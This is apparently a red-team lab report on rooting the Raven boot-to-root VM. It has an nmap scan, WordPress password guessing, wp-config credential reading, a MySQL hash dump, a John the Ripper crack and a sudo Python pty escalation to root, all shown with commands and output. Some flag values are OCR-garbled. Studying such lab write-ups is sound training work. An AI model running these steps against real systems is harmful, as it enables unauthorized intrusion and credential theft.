
Red Team: Summary of Operations

Table of Contents


Exposed Services

Nmap scan results for each machine reveal the below services and OS details:



```
File   Actions   Edit   View   Help

root@Kali:~# nmap -sS 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-30 17:28 PST
Nmap scan report for 192.168.1.1
Host is up (0.00051s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00096s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
```

This scan identifies the services below as potential points of entry:



- Target 1
  - Port 22/TCP Open SSH
  - Port 80/TCP Open HTTP
  - Port 111/TCP Open rpcbind
  - Port 139/TCP Open netbios-ssn
  - Port 445/TCP Open microsoft-ds

The following vulnerabilities/Weaknesses were identified on Target 1

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- CWE-521: Weak Password Requirements
- CWE-916: Use of Password Hash With Insufficient Computational Effort
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-250: Execution with Unnecessary Privileges

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Target 1
  - Flag1.txt: b9bbcb33ellb80be759c4e844862482d


    Exploit Used:


    - First we enumerated the users of the wordpress site.
    - From there we guessed michael's password=michael
    - Once we established connection we traversed through the directories to the root directory

Commands used to find flag one:

- Cd var/www/html
- Ls -la
- Cat service.html | grep flag1*







  - flag2.txt: fc3fd58dcdad9ab23faca6e9a3e581c

- **Exploit Used:**
    - “We initially found flag 2. Before flag 1 by gaining access to michaels account”
    - **Capturing Flag 2:** While SSH’d to Target 1 machine as user Michael Flag 2 was discovered.
        - Flag 2 was found in the /var/www folder
        - Commands (as shown below)

```
michael@target1:/var/www$ ls -a
.  ..  .bash_history  flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- **Flag3:** afc01ab56b50591e7dccf93122770cd2
- **Exploit Used:** Our team used the same exploit to obtain Flag 1-3
- **Capturing Flag 3:** Accessing the MySQL database on the Target 1 virtual machine.
    - We cat the wp-config.php file located in /var/www/html/wordpress to find the MySQL database password= R@v3nSecurity
    - We logged into the mysql database with the following command Mysql --host=localhost --user=root --password=R@v3nSecurity wordpress
    - Flag 3 was found in the **wp_posts table** in the wordpress database.
    - Commands (as shown below):

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
```

```
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

```
michael@target1:/var$ mysql --host=localhost --user=root --password=R@v3nSe
curity wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```

```
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+-----------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
```

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/w
ordpress/wp-admin/">your dashboard</a> to delete this page and create new p
ages for your content. Have fun! | Sample Page  |              | publish
  | closed         | open        |               | sample-page   |
|        | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
  |           0 | http://192.168.206.131/wordpress/?page_id=2
        |          0 | page      |               |            0 |
|  4 |          1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

- **Flag4:** 715dea6c055b9fe3337544932f2941ce
    - **Exploit Used:**
- Using the Tool “John the ripper” we were successful in executing a password crack against a password hash we exfiltrated from the MYSQL user table.
- This Exploit successfully found Steven’s password: pink84 which allowed us to gain access into their account
- . We then used a quick Python command to create a user shell to gain root privileges. Sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
- From there we moved into the root Folder to find the final Flag
- Commands (as shown below):

```
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+-----------------+----------+---------------------+----------
----------+------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_acti
vation_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+-----------------+----------+---------------------+----------
----------+------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |          | 2018-08-12 22:49:12 |
          |          0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org  |          | 2018-08-12 23:31:16 |
          |          0 | Steven Seagull |
+----+------------+------------------------------------+--------------+-----------------+----------+---------------------+----------
----------+------------+---------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```

```
$ sudo python -c 'import pty;pty.spawn("bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/pty.py", line 167, in spawn
    os.execlp(argv[0], *argv)
  File "/usr/lib/python2.7/os.py", line 329, in execlp
    execvp(file, args)
  File "/usr/lib/python2.7/os.py", line 346, in execvp
    _execvpe(file, args)
  File "/usr/lib/python2.7/os.py", line 370, in _execvpe
    func(file, *argrest)
OSError: [Errno 2] No such file or directory
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
root@target1:/home/steven# cd
root@target1:~# ls
flag4.txt
root@target1:~#
```

```
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```